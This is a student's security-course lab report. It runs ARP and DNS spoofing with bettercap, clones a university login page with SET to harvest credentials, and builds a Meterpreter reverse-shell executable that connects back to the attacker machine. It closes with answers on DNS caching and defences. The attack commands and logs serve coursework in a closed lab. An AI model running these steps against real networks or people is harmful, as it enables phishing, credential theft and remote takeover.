CMPT 489

Assignment 5 Report

Marcelo Ollin Paco Zepeda
301180252


Table of Contents

Part 1: The dns.spoof Module

Task 1:

Create a sample HTML file in Kali and place it under `/var/www/html` with a name `index.html`. Report the screenshot of the website you created as it appears from the target machine.

Here is the screenshot of the website when the victim's computer visits the IP address of the attacker:



Task 2:

Now use the dns.spoof module of bettercap to attack the target machine and redirect requests to facebool.com (facebool is not a typo) to the attacker's IP. Report the commands you used in order to perform the attack.


Here are the commands that I used in order redirect request to facebool.com to the attacker's IP:

```
root@kali:~# bettercap -iface eth0
bettercap v2.25 (built for linux amd64 with go1.12.9) [type 'help' for a list of
commands]

10.0.0.0/24 > 10.0.0.16  » set arp.spoof.targets 10.0.0.15
10.0.0.0/24 > 10.0.0.16  » set dns.spoof.address 10.0.0.16
10.0.0.0/24 > 10.0.0.16  » set dns.spoof.domains facebool.com
10.0.0.0/24 > 10.0.0.16  » dns.spoof on
10.0.0.0/24 > 10.0.0.16  » [15:38:26] [sys.log] [inf] dns.spoof facebool.com -> 10.0.0.16
10.0.0.0/24 > 10.0.0.16  » [15:38:26] [sys.log] [inf] dns.spoof starting net.recon as a
requirement for dns.spoof
10.0.0.0/24 > 10.0.0.16  » [15:38:26] [endpoint.new] endpoint 10.0.0.15 detected as
08:00:27:6c:52:84 (PCS Computer Systems GmbH).
10.0.0.0/24 > 10.0.0.16  » arp.spoof on
10.0.0.0/24 > 10.0.0.16  » [15:38:31] [sys.log] [inf] arp.spoof arp spoofer started,
probing 1 targets.
10.0.0.0/24 > 10.0.0.16  » [15:40:45] [sys.log] [inf] dns.spoof sending spoofed DNS reply
for facebool.com (->10.0.0.16) to 10.0.0.15 : 08:00:27:6c:52:84 (PCS Computer Systems
GmbH).
10.0.0.0/24 > 10.0.0.16  » [15:41:15] [sys.log] [inf] dns.spoof sending spoofed DNS reply
for facebool.com (->10.0.0.16) to 10.0.0.15 : 08:00:27:6c:52:84 (PCS Computer Systems
GmbH).
10.0.0.0/24 > 10.0.0.16  » arp.spoof off
[15:41:35] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
```

```
[15:41:35] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
10.0.0.0/24 > 10.0.0.16  » arp.ban on
10.0.0.0/24 > 10.0.0.16  » [15:41:40] [sys.log] [war] arp.spoof running in ban mode,
forwarding not enabled!
10.0.0.0/24 > 10.0.0.16  » [15:41:40] [sys.log] [inf] arp.spoof arp spoofer started,
probing 1 targets.
10.0.0.0/24 > 10.0.0.16  » [15:41:59] [sys.log] [inf] dns.spoof sending spoofed DNS reply
for facebool.com (->10.0.0.16) to 10.0.0.15 : 08:00:27:6c:52:84 (PCS Computer Systems
GmbH).
10.0.0.0/24 > 10.0.0.16  » [15:43:08] [sys.log] [inf] dns.spoof sending spoofed DNS reply
for facebool.com (->10.0.0.16) to 10.0.0.15 : 08:00:27:6c:52:84 (PCS Computer Systems
GmbH).
10.0.0.0/24 > 10.0.0.16  » arp.ban off
[15:43:17] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
[15:43:17] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
10.0.0.0/24 > 10.0.0.16  » arp.spoof on
10.0.0.0/24 > 10.0.0.16  » [15:43:23] [sys.log] [inf] arp.spoof enabling forwarding
10.0.0.0/24 > 10.0.0.16  » [15:43:23] [sys.log] [inf] arp.spoof arp spoofer started,
probing 1 targets.
```

Task 3:

Report a screenshot by visiting facebool.com from the target machine.



Task 4:

Explain how the dns.spoof module works under the hood in terms of packet inspection.

The dns.spoof module allows an attacker to carry out an DNS poisoning attack. Which means that the attacker exploits vulnerabilities in the domain name system (DNS) to divert Internet traffic away from the legitimate servers towards a fake one (usually a phishing site). This can be achieved after a man in the middle attack has been established between the attacker's system and the victim's system.

Part 2: The Social Engineering Toolkit (SET)

Task 5:

Run `setoolkit` and find the proper option in order to perform the attack by cloning a website's login form. You can choose the website you prefer to clone. Report the commands needed to perform the website cloning attack.


Commands needed to perform the website cloning attack:

```
root@kali:~# setoolkit
…
set> 2
…

set:webattack>3
…
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a
report
…
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0.16]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://coursys.sfu.ca

[*] Cloning the website: https://coursys.sfu.ca
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory
structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.0.15 - - [18/Oct/2019 16:28:58] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output: ← Here's is an example of a hit output
POSSIBLE USERNAME FIELD FOUND: username=user
POSSIBLE PASSWORD FIELD FOUND: password=password
PARAM: execution=ebdccdd2-8cd5-4e40-bf18-
1467014960ca_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
```

```
jytOfIq2XxPixchxumZZVbv33sW2O/fP1SMoTagzoMFco9nwo4Vrf0ztW1F6zky+Z1rVwN3DUw1ORmplptNlxzm4b
mjYG7DtHVV77kJHimVdEyr2F+ujTVcDb89R++1Hl3DuJxCvUGLA1wWSAUKHo+oKOk5fMWBkRaMmA8Xa2GXyxMLZAl
XWVeq+J8QrxNn51fWszwON8WVLsopbjMuWfpi+8ceP5H+BvtqC2JdlmQls5m8VjgFra8aHaqXg92UuNjDvEdzo0P7
n2ueCSEOlzy3qsQEzpA/gTgURjCL0iPmVbwug5zw9BJtXOIIW3OYGHbgliE4dYKFwxllQd4FewKS+HsBgmLFoqEgV
+FC/6DQxgHrWoYO91omJTAbC4JM3cX5InXe0kgDi7YfD6HNwk94QzC9XkS+qTwNB8zRa0/sdPg1PL0xO/KV0YvP/C
WSLYhzkwYOQOIEesI1M8h3QAGXOZjM2KWd0EBCGcwC8JkmvwtaqJJ29aQx9dpTvuno7HTqzGgVHPxFHc2ulNnt7H3
d8//4fqjn7GmABMraHeuzF9LfPLWtw5YsClJGwrQjOT/0SSMJwJJFmTL7RVNSA3x8NiFKFB16/kcoDJL1XyeUBecY
9sXiYecrJHGTN7wjuNik3t6hz7UOZ2uufnsaiaeFZZna5kL1IGuGIA6U7YasqM0NieuzZ0b1K79V7y29Tm9tWi3S/
UZZIihMciFoEglvacf98mD1HlJuylMFpyOrTx89dmHel7+2QshFHIrRqd4ABQuRoM6IH4vVbncxoDdUpuUGDpQY6D
/fVoz5E2x91IrkkoIfDne+ADXoeNq1jK+9hLS3zz7p2zIpYX3towFv2Xk73SPD594bu2rx3rEfyv0YC0PXIptFLz3
Ra3iHYe3gX6T6ryZl6cJ1mMapBlDQxXP/WJokr/qti9momaRokiNeQIsMi2bzJAW6ghFwcclyku1IGTo0OfE09ZU8
LZ1jhfYc6Dh0PGJiU8cnjoUkY4cnhq/pVrqv8m6SbzwzgeJg8/jMw4VSDQSN43rHFzDxvcrr159cWv52AUAJfSpRB
ch8VYDLYP+yNChmmjqw+IgeL56FQCgNDc/Fy+VzFJJZNT+/wFHWNciiBoAAA==
PARAM: _eventId=submit
PARAM: geolocation=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

directory traversal attempt detected from: 10.0.0.15
10.0.0.15 - - [18/Oct/2019 16:29:06] "GET /favicon.ico HTTP/1.1" 404 -
```

Task 6:

Report a screenshot of the cloned webpage created by the cloning attack.



Task 7:

According to your opinion what does the `setoolkit` do under the hood when it performs the harvester's credential attack?

The credential harvester attack module by SET is used when an attacker wants to perform a phishing attack in order to obtain username and passwords from the victim's system. In this attack vector a website is cloned and when the victim enters in their user credentials, the usernames and passwords are posted back to the attacker's machine. The victim is then redirected back to the legitimate site. SET supports both http and https websites. The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website. Once the victim clicks the link, they will be presented with an exact replica of the chosen website and hopefully be enticed to enter their username and password into the form fields. As soon as the victim hits sign in, the attacker is presented with the credentials and the victim is redirected back to the legitimate site. Also note that when finished, hit CONTROL-C, and a report will be generated in two formats. The first is an html-based report; the other is an xml file if the attacker needs to parse the information into another tool.

Task 8:

Select another module of SET (of your choice) other than harvester's credentials and perform a social engineering attack. What module did you chose? Explain your result.

I selected the Infectious Media Generator module from the SET to perform a social engineering attack. The module generated an executable that spawned a Meterpreter shell on the victim's pc. Here are the steps I took to perform that attack:

```
set> 3 ← Chose the Infectious Media Generator module
…
set:infectious>2 ← Chose the Standard Metasploit Executable option
…
set:payloads>2 ← Chose the Windows Reverse_TCP Meterpreter option
set:payloads> IP address for the payload listener (LHOST):10.0.0.16
set:payloads> Enter the PORT for the reverse listener:4449
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under:
/root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
[*] Launching Metasploit.. This could take a few. Be patient! Or else no shells for you..
[-] ***rting the Metasploit Framework console.../
[-] * WARNING: No database support: could not connect to server: Connection refused
    Is the server running on host "localhost" (::1) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?

[-] ***


 _                                                    _
/ \     /\      __                                  _   __  /_/ __
| |\   / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |       | | \__/| |  | |_
       |/  |____/  \___\/ /\ \\___/   \/      \__|    |_\  \___\

       =[ metasploit v5.0.47-dev                              ]
+ -- --=[ 1926 exploits - 1076 auxiliary - 330 post           ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 5 evasion                                           ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.0.0.16
LHOST => 10.0.0.16
resource (/root/.set/meta_config)> set LPORT 4449
LPORT => 4449
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.16:4449
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.0.15
```

```
[*] Meterpreter session 1 opened (10.0.0.16:4449 -> 10.0.0.15:49373) at 2019-10-18
16:47:18 -0700 ← User ran infected media, Meterpreter session acquired

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  1           meterpreter x86/windows  admin-PC\user @ ADMIN-PC  10.0.0.16:4449 ->
10.0.0.15:49373 (10.0.0.15)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Part 3: Combining dns.spoof with SET

Task 9:

Why DNS spoofing doesn't work on previously visited websites?

The reason DNS spoofing doesn't work on previously visited websites is because of the DNS cache. Since IP addresses don't usually change that often, computers store this knowledge for later use. This information is stored in what is called a DNS cache. Now, whenever the user goes to a website that has been previously visited, the computer doesn't need to use the DNS server to obtain the websites IP address. The computer simply looks through its DNS cache and retrieves the IP address it stored previously. This causes an issue when carrying out a DNS spoofing attack, since the victim is not being redirected to the attackers IP address.

Task 10:

The user in the target machine (victim) can help the attacker to complete the failed DNS spoofing (see task 9). Explain how this can happen.

There could be two ways in which the user of the target machine can help the attacker to complete the failed DNS spoofing attack. One of the methods is for the user to clear his/her DNS cache from their computer. A command that does this in windows 10 is the following:

```
ipconfig/flushdns
```

The other method would involve the user deleting their browsing history from their browser. What this does is clear the DNS cache on the browser. Both of these methods involve clearing the DNS cache information.

Task 11:

Explain two different methods to avoid DNS spoofing.

One way to avoid DNS spoofing is to do audit DNS data constantly and keep an eye out for new patterns. The appearance of a new external host could indicate the presence of an attacker. Another way to prevent DNS spoofing is being less trusting of the information passed to them by other DNS servers, and ignoring any DNS records passed back which are not directly relevant to the query. For example, versions of BIND 9.5.0-P1 and above perform these checks. Source port randomization for DNS requests, combined with the use of cryptographically secure random numbers for selecting both the source port and the 16-bit cryptographic nonce, can greatly reduce the probability of successful DNS race attacks